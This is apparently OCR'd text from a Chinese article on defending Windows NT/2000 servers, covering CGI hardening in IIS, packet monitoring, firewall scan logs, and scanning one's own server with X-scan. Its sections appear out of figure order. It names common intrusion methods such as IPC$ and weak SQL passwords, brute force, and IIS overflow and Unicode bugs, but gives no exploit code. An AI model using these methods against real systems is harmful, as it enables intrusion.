


图４

如果你的服务器安装了PERL解析，很可能会存在CGI漏洞。

解决方法 这就需要打齐微软的最新补丁，在IIS里把CGI论坛的图片目录属性设置成（无），即不运行任何教程和程序，这样可以最大限度的减少被攻击的风险。

我们可以利用数据监控软件[COMMVIEW]来监视进出本服务器的数据包、经过的端口，如图５所示。




图５

还可以检查可疑数据包的内容，如图６所示。





图６

这样，我们就不会对服务器的运行一无所知，在被攻击前或被攻击后找出攻击者的信息，制定出相应的解决方案。



对于经常上网的朋友来说，他们几乎每次上网都会碰到这样的经历，就是自己的系统被人扫描，或许有的朋友会说“我没有呀？我一点儿也没有感觉到呀？”那是因为你的系统中没有安装网络防火墙，所以你自然一点儿也不会觉察到，但是如果你安装了防火墙并进行了正确的设置，那么一切就不同了，如图１所示。




图１

这是天网拦截到的一次ＩＰ记录。如图２所示，这是我用NeoTrace Pro追踪的结果，结果表明对方是日本的一台主机。




图 2

其实系统被扫描是很正常的，也并没有什么好担心的，但是最令人担忧的是自己的系统被黑客进入了，甚至被安放了后门还一无所知，还在网上吹嘘自己的技术，黑掉了几个网站。

中国有句俗语叫“知己知彼，百战不殆”，对于那些有过黑客经历的朋友，他们远比一些网络管理员更了解黑客入侵的方法，也更清楚系统会在什么地方出问题。

好，题外话就讲到这儿，让我们接触点实际的。

就当前而言，黑客入侵NT/2000系统常用的方法仍然是ipc$及sql弱口令以及暴力破解，.ida&.idq溢出、.printer溢出、Unicode及二次解码漏洞、sql远程溢出等。我们的系统中是否存在这些问题呢？水能载舟，亦能覆舟，扫描程序既可以用来查找对方存在的安全漏洞，同样也可以发现我们自己系统上存在的问题。打开X-scan，扫描一下自己的服务器，一切就清楚了。没有漏洞吗？那恭喜你了，如果有的话，那你可要小心了。系统曾被人进入过吗？甚至被人做成了一个跳板了吗？恐怕这个问题就连你自己也无法回答了，如图３所示，这是X-scan的一个扫描结果。

